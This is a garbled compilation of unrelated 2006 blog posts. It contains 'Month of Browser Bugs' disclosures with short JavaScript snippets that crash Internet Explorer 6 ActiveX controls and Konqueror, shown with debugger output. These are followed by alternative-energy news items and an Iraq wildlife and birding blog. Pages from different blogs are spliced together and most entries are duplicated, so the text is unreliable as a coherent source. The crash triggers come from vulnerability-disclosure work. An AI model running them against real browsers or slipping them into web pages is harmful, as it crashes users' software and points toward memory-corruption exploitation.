The following bug was tested on the latest version of Internet Explorer 6 on a fully-patched Windows XP SP2 system and requires Office 2003 to be installed (older versions of this control have not been tested). Calling the getDataMemberName() method with a negative large integer value results in an integer overflow and a NULL dereference.
var a = new ActiveXObject('OWC11.DataSourceControl.11');
a.getDataMemberName(-0x80000000);
Demonstration
eax=0000001c ebx=025d15a8 ecx=0000001c
edx=387d0e24 esi=0013b234 edi=0013b204
eip=3878cfac esp=0013b1fc ebp=0013b228
OWC11!DllGetClassObject+0x5a3e4:
3878cfac 8b01 mov eax,[ecx] ds:0023:0000001c=????????
This bug will be added to the OSVDB:
Microsoft IE OWC11.DataSourceControl getDataMemberName Method Integer Overflow
Wednesday, July 19, 2006

Tuesday, July 18, 2006
MoBB #18: WebViewFolderIcon setSlice
The following bug was tested on the latest version of Internet Explorer 6 on a fully-patched Windows XP SP2 system. Calling the setSlice() method with the first argument set to 0x7fffffff triggers an invalid memory copy.
var a = new ActiveXObject('WebViewFolderIcon.WebViewFolderIcon.1');
a.setSlice(0x7fffffff, 0, 0x41424344, 0);
Demonstration
eax=00000010 ebx=001e4940 ecx=00000004
edx=7c97c0d8 esi=0013b188 edi=fffffff0
eip=773e0ba3 esp=0013b14c ebp=0013b158
comctl32!DSA_SetItem+0x60:
773e0ba3 f3a5 rep movsd ds:0013b188=41424344 es:fffffff0=????????
This bug will be added to the OSVDB:
Microsoft IE WebViewFolderIcon setSlice Integer Overflow
var a = new ActiveXObject('WebViewFolderIcon.WebViewFolderIcon.1');
a.setSlice(0x7fffffff, 0, 0x41424344, 0);
Demonstration
eax=00000010 ebx=001e4940 ecx=00000004
edx=7c97c0d8 esi=0013b188 edi=fffffff0
eip=773e0ba3 esp=0013b14c ebp=0013b158
comctl32!DSA_SetItem+0x60:
773e0ba3 f3a5 rep movsd ds:0013b188=41424344 es:fffffff0=????????
This bug will be added to the OSVDB:
Microsoft IE WebViewFolderIcon setSlice Integer Overflow
Monday, July 17, 2006
Why Alternative Energy?

A poll carried carried out for the BBC World Service of nearly 20,000 people from across 19 countries found wide support for alternative energy strategies.
The poll illustrates a perceived triple threat from the way the world produces and uses energy.
Majorities across all 19 countries indicate that citizens fear:
the climate and environment are being harmed
that the global economy will be destabilised
that competition for energy will lead to greater conflict
Some eight out of 10 of those questioned were worried about the threat to the environment. In Australia, Great Britain, Canada and Italy the level of concern topped 90%.
Doug Miller, president of the poll firm GlobeScan, said: "What's fascinating is that in the midst of historically high energy prices and geopolitical tensions, the number one energy concern in every industrialised country we surveyed is the environmental and climate impacts."
Creating tax incentives to encourage the use of alternative energy sources such as wind and solar power found favour with 80% of respondents.
But there was lukewarm support for more nuclear energy to reduce reliance on fossil fuels. On average, 49% were in favour of building more nuclear plants.
Majorities of 60% or more in 18 of the 19 countries polled said they feared energy shortages and prices would destabilise the world economy.
The least concerned was Russia, a major oil and gas producer, which benefits from higher prices.
Both US and EU leaders have warned Russia not to use energy as a tool of foreign policy. Earlier this year, the nation's monopoly, Gazprom, cut off gas supplies to Europe during a price dispute with Ukraine.
Some 73% of those questioned were worried that energy shortages would lead to greater conflict among nations.
In total, 19,579 citizens were interviewed in Australia, Brazil, Canada, Chile, Egypt, France, Germany, Great Britain, India, Israel, Italy, Kenya, Mexico, Philippines, Poland, Russia, South Korea, Ukraine and the US.
Polling was conducted for the BBC World Service by polling firm GlobeScan and its research partners.
Full Article on BBC News
Why Alternative Energy?
A poll carried carried out for the BBC World Service of nearly 20,000 people from across 19 countries found wide support for alternative energy strategies.
The poll illustrates a perceived triple threat from the way the world produces and uses energy.
Majorities across all 19 countries indicate that citizens fear:
the climate and environment are being harmed
that the global economy will be destabilised
that competition for energy will lead to greater conflict
Some eight out of 10 of those questioned were worried about the threat to the environment. In Australia, Great Britain, Canada and Italy the level of concern topped 90%.
Doug Miller, president of the poll firm GlobeScan, said: "What's fascinating is that in the midst of historically high energy prices and geopolitical tensions, the number one energy concern in every industrialised country we surveyed is the environmental and climate impacts."
Creating tax incentives to encourage the use of alternative energy sources such as wind and solar power found favour with 80% of respondents.
But there was lukewarm support for more nuclear energy to reduce reliance on fossil fuels. On average, 49% were in favour of building more nuclear plants.
Majorities of 60% or more in 18 of the 19 countries polled said they feared energy shortages and prices would destabilise the world economy.
The least concerned was Russia, a major oil and gas producer, which benefits from higher prices.
Both US and EU leaders have warned Russia not to use energy as a tool of foreign policy. Earlier this year, the nation's monopoly, Gazprom, cut off gas supplies to Europe during a price dispute with Ukraine.
Some 73% of those questioned were worried that energy shortages would lead to greater conflict among nations.
In total, 19,579 citizens were interviewed in Australia, Brazil, Canada, Chile, Egypt, France, Germany, Great Britain, India, Israel, Italy, Kenya, Mexico, Philippines, Poland, Russia, South Korea, Ukraine and the US.
Polling was conducted for the BBC World Service by polling firm GlobeScan and its research partners.
Full Article on BBC News
$4b Investment in Wind Power by BP Alternative Energy

BP is making its first major investment in wind power with a joint venture that will lead to a major expansion of its generating capacity.
The oil company announced it had entered a five-year supply and development agreement involving five wind power projects in the US with Clipper Windpower.
The news sent Clipper shares up 80p, or 28 per cent, to 362.5p in London. The projects, with an anticipated total generating capacity of 2,015 megawatts, are situated in New York, Texas and South Dakota.
BP has also secured a mix of firm and contingent orders of up to 2,250 megawatts of additional Clipper wind turbines in its global wind energy portfolio, the companies said.
BP launched BP Alternative Energy to focus on solar, hydrogen and wind power but its wind operation has up to now been confined to two projects with a combined output of only 31 megawatts.
Steve Westwell, the chief executive of BP Alternative Energy, said: "We believe the Clipper turbine is a breakthrough in reducing the total cost of renewable energy and we are pleased to be the first large customers for this innovative technology."
This is thought to be the biggest single investment in wind power estimated at $4 billion US dollars.
The announcement, came in the same week that the British government published its energy review and a telephone poll found that 79% of respondents thought solar power and 76% wind power were the best investments in electricity generation for the UK.
$4b Investment in Wind Power by BP Alternative Energy
BP is making its first major investment in wind power with a joint venture that will lead to a major expansion of its generating capacity.
The oil company announced it had entered a five-year supply and development agreement involving five wind power projects in the US with Clipper Windpower.
The news sent Clipper shares up 80p, or 28 per cent, to 362.5p in London. The projects, with an anticipated total generating capacity of 2,015 megawatts, are situated in New York, Texas and South Dakota.
BP has also secured a mix of firm and contingent orders of up to 2,250 megawatts of additional Clipper wind turbines in its global wind energy portfolio, the companies said.
BP launched BP Alternative Energy to focus on solar, hydrogen and wind power but its wind operation has up to now been confined to two projects with a combined output of only 31 megawatts.
Steve Westwell, the chief executive of BP Alternative Energy, said: "We believe the Clipper turbine is a breakthrough in reducing the total cost of renewable energy and we are pleased to be the first large customers for this innovative technology."
This is thought to be the biggest single investment in wind power estimated at $4 billion US dollars.
The announcement, came in the same week that the British government published its energy review and a telephone poll found that 79% of respondents thought solar power and 76% wind power were the best investments in electricity generation for the UK.
Sunday, July 16, 2006
MoBB #17: Gradient StartColorStr
The following bug was tested on the latest version of Internet Explorer 6 on a fully-patched Windows XP SP2 system. Setting the StartColorStr or EndColorStr properties to a large value leads to a stack overflow exception (not a buffer overflow).
var a = new ActiveXObject('DXImageTransform.Microsoft.Gradient.1');
var b = 'XXXX';
while (b.length <= (1024*1024)) b += b;
a.StartColorStr = b;
Demonstration
eax=00007004 ebx=00100001 ecx=0004215c
edx=0013b1ac esi=03b00024 edi=00000000
eip=6be11a16 esp=0013b154 ebp=0013b190
dxtmsft!_chkstk+0x25:
6be11a16 8501 test [ecx],eax ds:0023:0004215c=00000000
This bug will be added to the OSVDB:
Microsoft IE DXImageTransform.Microsoft.Gradient Multiple Property Stack Overflow
var a = new ActiveXObject('DXImageTransform.Microsoft.Gradient.1');
var b = 'XXXX';
while (b.length <= (1024*1024)) b += b;
a.StartColorStr = b;
Demonstration
eax=00007004 ebx=00100001 ecx=0004215c
edx=0013b1ac esi=03b00024 edi=00000000
eip=6be11a16 esp=0013b154 ebp=0013b190
dxtmsft!_chkstk+0x25:
6be11a16 8501 test [ecx],eax ds:0023:0004215c=00000000
This bug will be added to the OSVDB:
Microsoft IE DXImageTransform.Microsoft.Gradient Multiple Property Stack Overflow
MoBB #16: MHTMLFile Location
The following bug was tested on the latest version of Internet Explorer 6 on a fully-patched Windows XP SP2 system. Setting the location or URL property triggers a NULL dereference. Thanks to 'sniper' for the submission.
var a = new ActiveXObject('mhtmlfile');
a.location = "http://browserfun.blogspot.com";
Demonstration
eax=00000000 ebx=00000001 ecx=0000ae80
edx=0020540c esi=019c2420 edi=00000000
eip=7dcd113e esp=00139048 ebp=0013b074
mshtml!COmWindowProxy::CanNavigateToUrlWithZoneCheck+0x9b:
7dcd113e 80783e00 cmp byte ptr [eax+0x3e],0x0 ds:0023:0000003e=??
This bug will be added to the OSVDB:
Microsoft IE MHTMLFile Multiple Property NULL Dereference
var a = new ActiveXObject('mhtmlfile');
a.location = "http://browserfun.blogspot.com";
Demonstration
eax=00000000 ebx=00000001 ecx=0000ae80
edx=0020540c esi=019c2420 edi=00000000
eip=7dcd113e esp=00139048 ebp=0013b074
mshtml!COmWindowProxy::CanNavigateToUrlWithZoneCheck+0x9b:
7dcd113e 80783e00 cmp byte ptr [eax+0x3e],0x0 ds:0023:0000003e=??
This bug will be added to the OSVDB:
Microsoft IE MHTMLFile Multiple Property NULL Dereference
Friday, July 14, 2006
MoBB #15: FolderItem Access
The following bug was tested on the latest version of Internet Explorer 6 on a fully-patched Windows XP SP2 system. Accessing the object reference of this control triggers a NULL dereference in the security check :-)
<object id="target" classid="clsid:FEF10FA2-355E-4e06-9381-9B24D7F7CC88">
</object>
var a = document.getElementById('target');
alert(a.object);
Demonstration
eax=0000eb6c ebx=00000000 ecx=00000000
edx=09105b62 esi=0013b1ac edi=03cec120
eip=7cb86ce4 esp=0013aee4 ebp=0013b184
SHELL32!CFolder::_SecurityCheck:
7cb86ce4 83790c00 cmp dword ptr [ecx+0xc],0x0 ds:0023:0000000c=????????
This bug will be added to the OSVDB:
Microsoft IE FolderItem Object NULL Dereference
<object id="target" classid="clsid:FEF10FA2-355E-4e06-9381-9B24D7F7CC88">
</object>
var a = document.getElementById('target');
alert(a.object);
Demonstration
eax=0000eb6c ebx=00000000 ecx=00000000
edx=09105b62 esi=0013b1ac edi=03cec120
eip=7cb86ce4 esp=0013aee4 ebp=0013b184
SHELL32!CFolder::_SecurityCheck:
7cb86ce4 83790c00 cmp dword ptr [ecx+0xc],0x0 ds:0023:0000000c=????????
This bug will be added to the OSVDB:
Microsoft IE FolderItem Object NULL Dereference
MoBB #14: Konqueror replaceChild()
The following bug was tested on KDE 3.5.1 on a current Gentoo Linux system. Calling the replaceChild() method on almost any DOM element can result in a NULL dereference.
document.replaceChild(0);
Demonstration
Program received signal SIGSEGV, Segmentation fault.
[Switching to Thread -1231504512 (LWP 11418)]
0xb6552ca0 in DOM::Node::replaceChild () from /usr/kde/3.5/lib/libkhtml.so.4
(gdb) display /i $pc
1: x/i $pc 0xb6552ca0 <_ZN3DOM4Node12replaceChildERKS0_S2_+110>: testb $0x8,0x22(%edx)
(gdb) i r $edx
edx 0x0 0
This bug will be added to the OSVDB:
KDE Konqueror replaceChild() NULL Dereference
document.replaceChild(0);
Demonstration
Program received signal SIGSEGV, Segmentation fault.
[Switching to Thread -1231504512 (LWP 11418)]
0xb6552ca0 in DOM::Node::replaceChild () from /usr/kde/3.5/lib/libkhtml.so.4
(gdb) display /i $pc
1: x/i $pc 0xb6552ca0 <_ZN3DOM4Node12replaceChildERKS0_S2_+110>: testb $0x8,0x22(%edx)
(gdb) i r $edx
edx 0x0 0
This bug will be added to the OSVDB:
KDE Konqueror replaceChild() NULL Dereference
Wednesday, July 12, 2006
MoBB #13: RevealTrans Transition
The following bug was tested on the latest version of Internet Explorer 6 on a fully-patched Windows XP SP2 system. Setting the Transition property of this object triggers a NULL dereference.
var a = new ActiveXObject('DXImageTransform.Microsoft.RevealTrans.1');
a.Transition = 1;
Demonstration
eax=00000000 ebx=00000000 ecx=35cde0c4
edx=00174972 esi=02d701d8 edi=00000001
eip=35cde0fe esp=0012b240 ebp=0012b25c
dxtmsft!CDXTRevealTrans::put_Transition+0x3a:
35cde0fe 8b08 mov ecx,[eax] ds:0023:00000000=????????
This bug will be added to the OSVDB:
Microsoft IE DXImageTransform.Microsoft.RevealTrans Transition Property NULL Dereference
var a = new ActiveXObject('DXImageTransform.Microsoft.RevealTrans.1');
a.Transition = 1;
Demonstration
eax=00000000 ebx=00000000 ecx=35cde0c4
edx=00174972 esi=02d701d8 edi=00000001
eip=35cde0fe esp=0012b240 ebp=0012b25c
dxtmsft!CDXTRevealTrans::put_Transition+0x3a:
35cde0fe 8b08 mov ecx,[eax] ds:0023:00000000=????????
This bug will be added to the OSVDB:
Microsoft IE DXImageTransform.Microsoft.RevealTrans Transition Property NULL Dereference
Tuesday, July 11, 2006
MoBB #12: TriEditDocument URL
The following bug was tested on the latest version of Internet Explorer 6 on a fully-patched Windows XP SP2 system. Setting the URL property of this object triggers a NULL dereference.
var a = new ActiveXObject('TriEditDocument.TriEditDocument');
a.URL = "Boom!";
Demonstration
eax=00000000 ebx=00000001 ecx=000076b6
edx=018f486c esi=018f3c10 edi=00000000
eip=7dcd113e esp=00137034 ebp=00139060
mshtml!COmWindowProxy::CanNavigateToUrlWithZoneCheck+0x9b:
7dcd113e 80783e00 cmp byte ptr [eax+0x3e],0x0 ds:0023:0000003e=??
This bug will be added to the OSVDB:
Microsoft IE TriEditDocument URL Property NULL Dereference
var a = new ActiveXObject('TriEditDocument.TriEditDocument');
a.URL = "Boom!";
Demonstration
eax=00000000 ebx=00000001 ecx=000076b6
edx=018f486c esi=018f3c10 edi=00000000
eip=7dcd113e esp=00137034 ebp=00139060
mshtml!COmWindowProxy::CanNavigateToUrlWithZoneCheck+0x9b:
7dcd113e 80783e00 cmp byte ptr [eax+0x3e],0x0 ds:0023:0000003e=??
This bug will be added to the OSVDB:
Microsoft IE TriEditDocument URL Property NULL Dereference
Iraq Natural History References and Iraq Fauna Wiki

I wish I knew what was happening at my other site Iraqfauna.wikispaces.com. The unique visitors are going through the roof! My hope is that it will be used primarily by Iraqis to share information on the country's animal biodiversity. So far I've been the only editor, so its not living up to its potential as a collaborative site. I have been working on the Iraq bird list and slowly adding Arabic names and links to both species photos and range maps, where available.
I've also added more links for people to explore. I'll copy them here to give them a wider audience. Remember anyone can edit the Iraqfauna wiki and add to it. All previous versions are saved so don't worry about wrecking anything.
------------------------------------------------------------------------------------------------
Iraq Natural History Links from iraqfauna.wikispaces.com
INVERTEBRATES
Longhorn Beetles (Cerambycidae) of the Western Palearctic - Michal Hoskovek and Martin Rejzek of the Czech Republic have compiled an illustrated list of the hundreds of species of this large and economically important group of beetles. Their site also has field trip reports from Iran, Syria and Turkey. A very impressive site.
The Sphingidae of the Western Palearctic - Tony Pittaway's comprehensive site covering all the Hawkmoths of the region. Detailed species pages have photos of adults, caterpillars and sometimes parasitoids. An excellent resource.
Scorpions of Iraq - A pictorial introduction to the species of scorpions in Iraq by Norwegian scorpion researcher Jan Ove Rein.
FISH
FISHBASE - List of Fish of Iraq This incredible resource has over 1000 collaborators and has a huge amount of info on Iraqi Fish derived from their database. Info includes pictures, bibliography, collection data.
Freshwater Fishes of Iraq - A project of Brian W. Coad, a scientist at the Canadian Museum of Nature in Ottawa. In addition to a great picture of a large Tigris Salmon (Barbus esocinus), this site has the most authoritative species list, a list of Arabic fish names and a huge bibliography of over 1500 entries.
BIRDS
Laura Erikson's Birderblog - Iraq Species Gallery - A selection of bird photos taken in Iraq by US military and civilians sent to Laura Erikson who runs Birderblog.
Birding Babylon - Natural history notes from Iraq. Started in March 2004 when Jonathan Trouern-Trend deployed to Iraq with the US Army.
Birdlife International's Important Bird Areas in Iraq - Link to descriptions and map pages of areas identified as IBAs in Iraq.
Birds of the Western Palearctic - Maps for all the birds on the Western Palearctic list. Iraq is on the far eastern border of the region.
Birds of Kuwait - Part of Abdul-Rahman Al-Sirhan's fantastic site on the wildlife of Kuwait. He has spent the last few years photographing and documenting the fauna of Kuwait and has a large number of great photos. Most bird species found in Kuwait can also be found in parts of Iraq. Google's Arabic-English translation tool can be used read the Arabic parts of the website.
Environmental Organizations working in Iraq
Birdlife International
Canada-Iraq Marshlands Initiative
Eden Again/Iraq Nature
Iraq Nature Conservation Association
UN Environmental Program - Marshlands Project
Iraqi Marshlands Observation System - a collaborative project that uses satellite imagery and landcover analysis to document the restoration of the Mesopotamian Marshes in Southern Iraq. Includes weekly imagery. April 2006 - Marsh Vegetation at 58% of pre-drainage levels - In March 2003 the marshes were down to approximately 7% of historic levels.
Academic and Governmental Organizations
Ministry of Environment - English language website for the Iraqi Ministry of Environment in Baghdad.
University of Basrah Marine Science Center - An institution devoted to studying the study of the biology and environment of the southern Iraqi Marshes, the Shatt Al-Arab and the Arabian Gulf. Publishes a newsletter and the Journals Marina Mesopotamica and the Journal of Aquaculture.
Sunday, June 25, 2006
 Here's another critter people don't expect to see in Iraq, a Crested Porcupine (Hystrix indica). This large rodent can weigh up to 40 pounds. The photo was taken by Rocco Moschetti, a vector control specialist who worked in Iraq for 2 years. This porcupine wandered into a trap set for feral dogs at Al Asad Airbase in Al Anbar province. Other interesting animals he caught included jungle cat and striped hyena.
Another birder is now active at the Camp Victory complex near the Baghdad International Airport. John is an Air Force Officer on a 4 month rotation, which should get him into the best times for fall shorebirds, landbirds and waterfowl. John has written about some of the birds he's seen at his blog and he's started a yahoo group called Operation Iraq Birds where he'll be posting some of his pictures. He's at least the fifth resident of the base complex who has been a serious birder. I was only a visitor, but I did see some great birds on base.
Two of his predecessors LTC Bob and Joe H from Alaska both compiled impressive lists within the confines of the few interconnected bases. The variety of habitats from large lakes, reed-lined canals, scrub and mudflats add to the bird diversity.
Laura Erickson at Birderblog is still getting photos of birds from people stationed in Iraq. She's accumulated quite a gallery that is worth checking out.
Saturday, June 3, 2006
Today I found an announcement of the designation of the first wildlife refuge that I've heard of in Iraq. The Assafia Wildlife Sanctuary is located in the Al-Hawizah Marsh between Basrah and Amara near the Iranian border in the south of the country. This marsh was essentially the only part of the mesopotamian marshes that survived the draining in the 1980's and 90's. The fact that the marsh also received water from a river in Iran probably saved it from the fate of the central marshlands. By 2000 Al-Hawizah was reduced to 35% of its 1970's levels. Since 2003, the marsh has started to expand again because of reflooding. A dike being built on the Iranian side of the marsh will probably have a negative impact on the marsh by diverting water coming from the Karkeh and Karun Rivers.
The Al-Hawizah Marsh was said to have one of the largest concentrations of wintering waterbirds in the world. It unknown the status today, but the marsh once held large numbers ofwintering Greylag Goose, Mallard, Gadwall, Eurasian Wigeon, Common Teal, Pintail, Northern Shoveler, Red-crested Pochard, Pochard, Tufted Duck, Greater Flamingo and Coot. Breeding birds include the Endangered Basra Reed Warbler, Grey Hypocolius and Iraq Babbler. Historically Goliath Heron, African Darter and Sacred Ibis were found in the marsh.
In February a meeting between the Basrah Marine Science Center and local government officials established a plan to manage the sanctuary including conducting a biological inventory and provide environmental education of people living near the sanctuary.
This is a big step. Iraq under the former regime had no real conservation infrastructure. The few conservation laws, such as countrywide bans on hunting, were ignored.
A recent paper entitled "Restoring the Garden of Eden: An ecological assessment of the marshes of Iraq" was published this past week in the Journal Bioscience. The paper documents the revival of some of the Mesopotamian marshes since the fall of the former regime in March of 2003.
The Al-Hawizah Marsh was said to have one of the largest concentrations of wintering waterbirds in the world. It unknown the status today, but the marsh once held large numbers ofwintering Greylag Goose, Mallard, Gadwall, Eurasian Wigeon, Common Teal, Pintail, Northern Shoveler, Red-crested Pochard, Pochard, Tufted Duck, Greater Flamingo and Coot. Breeding birds include the Endangered Basra Reed Warbler, Grey Hypocolius and Iraq Babbler. Historically Goliath Heron, African Darter and Sacred Ibis were found in the marsh.
In February a meeting between the Basrah Marine Science Center and local government officials established a plan to manage the sanctuary including conducting a biological inventory and provide environmental education of people living near the sanctuary.
This is a big step. Iraq under the former regime had no real conservation infrastructure. The few conservation laws, such as countrywide bans on hunting, were ignored.
A recent paper entitled "Restoring the Garden of Eden: An ecological assessment of the marshes of Iraq" was published this past week in the Journal Bioscience. The paper documents the revival of some of the Mesopotamian marshes since the fall of the former regime in March of 2003.
Monday, May 15, 2006
Alternative Energy Inspires Young Scientists

In Indianapolis a number of the 1,500 young scientists competing in the International Science and Engineering Fair for $4 million dollars in prizes and scholarships pursued alternative energy innovations.
Seventeen year old Allison Wilson from Stuart, Iowa, won $11,000 in scholarships by making ethanol fuel from prairie grass.
Renewable energy also inspired 17 year old Brian Sutterer of Terre Haute, Indiana, who generated electricity using the difference in temperature above and below ground (geothermal energy).
2006 Intel International Science and Engineering Fair
Alternative Energy Inspires Young Scientists
In Indianapolis a number of the 1,500 young scientists competing in the International Science and Engineering Fair for $4 million dollars in prizes and scholarships pursued alternative energy innovations.
Seventeen year old Allison Wilson from Stuart, Iowa, won $11,000 in scholarships by making ethanol fuel from prairie grass.
Renewable energy also inspired 17 year old Brian Sutterer of Terre Haute, Indiana, who generated electricity using the difference in temperature above and below ground (geothermal energy).
2006 Intel International Science and Engineering Fair
Sunday, May 14, 2006
Ethanol Fuel in South Africa

photo (c) 2005 Julia Freeman
Tumi Makgetla reports in South Africa's Mail & Guardian that while an interest in alternative energy and green politics is often seen as the preserve of the chattering classes, working-class people in Johannesburg's inner city are already using renewable energy in their homes.
On a pavement in Joubert Park in Joburg (how Johannesburg is commonly called), shoppers cluster around Tumelo Ramolefi’s stall exclaiming and asking questions about his products. Ramolefi is not selling the usual inner-city hawker stock of facecloths and socks, or "smileys" (boiled sheep heads) and "runaways" (pigs’ trotters). Instead, it is his display of innovative renewable-energy gadgets that attracts the attention of passers-by, and often turns them into converts to the green-energy cause.
His bestselling items are ethanol gel stoves and lamps, which offer a healthier, safer and more efficient fuel alternative to paraffin or coal fires.
Ethanol gel is a renewable form of energy made by mixing ethanol with a thickening agent and water. The ethanol is extracted through the fermentation and distillation of sugars from sources such as molasses, sugar cane and sweet sorghum or starch crops, like cassava or maize.
Ramolefi sells ethanol gel products and appliances for GreenHeat South Africa, which has branches in Durban, Jo’burg and Cape Town. The stoves and ethanol gel -- produced from sugar cane -- are manufactured in Durban. A two-plate stove sells for R160 (approx. $25 USD) and a lamp for R50 (around $8).
"This stove is number one," said Maria Ndlela, who works in a recycling centre in Joubert Park and has owned her stove for two months. She says it is easy to use and, while paraffin is cheaper than the gel, the gel is more cost-efficient in the long run. Five litres of gel costs about $9.70 and paraffin costs approximately $3.55 for the same amount. "Gel lasts. If you don’t use it too much, five litres of gel takes you a month to use, but five litres of paraffin lasts only three days."
Ndlela says an added attraction of ethanol is that the paraffin price fluctuates. “The price of paraffin is going up and down, up and down with the petrol price,” she said, “So now I’m forgetting about paraffin.”
“What I like about the stove is that it will conquer our unreliable electricity,” said Florah Thulare.
Safety is also a big selling point in favour of ethanol products, particularly for those who use coal or paraffin for heat and cooking. Paraffin stoves, which explode or are easily knocked over, cause fires, and poor ventilation can lead to asphyxiation.
"Coal can actually kill you during the night," says Ramolefi. "In this coming month, we know people are going to die, but there’s no campaign."
Gel fuel burns with a carbon-free flame, so it does not cause respiratory problems such as asthma, which can be caused by emissions from paraffin, coal and wood fuel. The gel also does not produce any smoke or smell.
Gel fuel will not ignite if spilt like gas or paraffin. The gel is non-toxic and thus is not poisonous if swallowed by children. The stoves are designed so they will not fall over if bumped and the stove’s legs allow it to slide when pushed instead of toppling over. Even if an ethanol lamp is overturned, the gel will extinguish the wick.
The stoves are designed for cooking, but about half of his customers buy them as heaters, said Ramolefi.
Ramolefi has sold about 70 stoves in the past eight months and hopes the market will grow and prices will consequently drop, making the stoves more affordable for the poor.
My latest post (July 2006) on Ethanol E85 Fuel
Full article on how ethanol gel is replacing paraffin in South Africa
Ethanol Fuel in South Africa
photo (c) 2005 Julia Freeman
Tumi Makgetla reports in South Africa's Mail & Guardian that while an interest in alternative energy and green politics is often seen as the preserve of the chattering classes, working-class people in Johannesburg's inner city are already using renewable energy in their homes.
On a pavement in Joubert Park in Joburg (how Johannesburg is commonly called), shoppers cluster around Tumelo Ramolefi’s stall exclaiming and asking questions about his products. Ramolefi is not selling the usual inner-city hawker stock of facecloths and socks, or "smileys" (boiled sheep heads) and "runaways" (pigs’ trotters). Instead, it is his display of innovative renewable-energy gadgets that attracts the attention of passers-by, and often turns them into converts to the green-energy cause.
His bestselling items are ethanol gel stoves and lamps, which offer a healthier, safer and more efficient fuel alternative to paraffin or coal fires.
Ethanol gel is a renewable form of energy made by mixing ethanol with a thickening agent and water. The ethanol is extracted through the fermentation and distillation of sugars from sources such as molasses, sugar cane and sweet sorghum or starch crops, like cassava or maize.
Ramolefi sells ethanol gel products and appliances for GreenHeat South Africa, which has branches in Durban, Jo’burg and Cape Town. The stoves and ethanol gel -- produced from sugar cane -- are manufactured in Durban. A two-plate stove sells for R160 (approx. $25 USD) and a lamp for R50 (around $8).
"This stove is number one," said Maria Ndlela, who works in a recycling centre in Joubert Park and has owned her stove for two months. She says it is easy to use and, while paraffin is cheaper than the gel, the gel is more cost-efficient in the long run. Five litres of gel costs about $9.70 and paraffin costs approximately $3.55 for the same amount. "Gel lasts. If you don’t use it too much, five litres of gel takes you a month to use, but five litres of paraffin lasts only three days."
Ndlela says an added attraction of ethanol is that the paraffin price fluctuates. “The price of paraffin is going up and down, up and down with the petrol price,” she said, “So now I’m forgetting about paraffin.”
“What I like about the stove is that it will conquer our unreliable electricity,” said Florah Thulare.
Safety is also a big selling point in favour of ethanol products, particularly for those who use coal or paraffin for heat and cooking. Paraffin stoves, which explode or are easily knocked over, cause fires, and poor ventilation can lead to asphyxiation.
"Coal can actually kill you during the night," says Ramolefi. "In this coming month, we know people are going to die, but there’s no campaign."
Gel fuel burns with a carbon-free flame, so it does not cause respiratory problems such as asthma, which can be caused by emissions from paraffin, coal and wood fuel. The gel also does not produce any smoke or smell.
Gel fuel will not ignite if spilt like gas or paraffin. The gel is non-toxic and thus is not poisonous if swallowed by children. The stoves are designed so they will not fall over if bumped and the stove’s legs allow it to slide when pushed instead of toppling over. Even if an ethanol lamp is overturned, the gel will extinguish the wick.
The stoves are designed for cooking, but about half of his customers buy them as heaters, said Ramolefi.
Ramolefi has sold about 70 stoves in the past eight months and hopes the market will grow and prices will consequently drop, making the stoves more affordable for the poor.
My latest post (July 2006) on Ethanol E85 Fuel
Full article on how ethanol gel is replacing paraffin in South Africa
Wednesday, May 3, 2006
You may notice some format changes. Its the result of blogger crapping out when I was making a minor change to the template. I was left with no template and the backup was not too useful.
The book seems to be getting a lot of press, which is nice. Emily Gertz wrote a nice story about my time in Iraq and my ongoing interest in the region. The story is running in the current edition of Grist Magazine. I was interviewed today by the Baltimore Sun. On Saturday I am scheduled to be on CNN around 12:30.
I was very excited to see that google has a new Arabic/English translation program in Beta. The one I've used before was somewhat limited. Like the other translation programs that Google has, it will do a machine translation of a website on the fly. Depending on the language, you can often get a passable translation. I tried it on this site as well as the Iraq Fauna Wiki. I'm planning to use it to create an Arabic mirror. Like all Machine Translations the result will need work, but its a start. If nothing else it could produce some amusing reading for Arabic speakers. Currently it seems to work best for news and would not be recommended for poetry.
The book seems to be getting a lot of press, which is nice. Emily Gertz wrote a nice story about my time in Iraq and my ongoing interest in the region. The story is running in the current edition of Grist Magazine. I was interviewed today by the Baltimore Sun. On Saturday I am scheduled to be on CNN around 12:30.
I was very excited to see that google has a new Arabic/English translation program in Beta. The one I've used before was somewhat limited. Like the other translation programs that Google has, it will do a machine translation of a website on the fly. Depending on the language, you can often get a passable translation. I tried it on this site as well as the Iraq Fauna Wiki. I'm planning to use it to create an Arabic mirror. Like all Machine Translations the result will need work, but its a start. If nothing else it could produce some amusing reading for Arabic speakers. Currently it seems to work best for news and would not be recommended for poetry.
Subscribe to:
Posts (Atom)
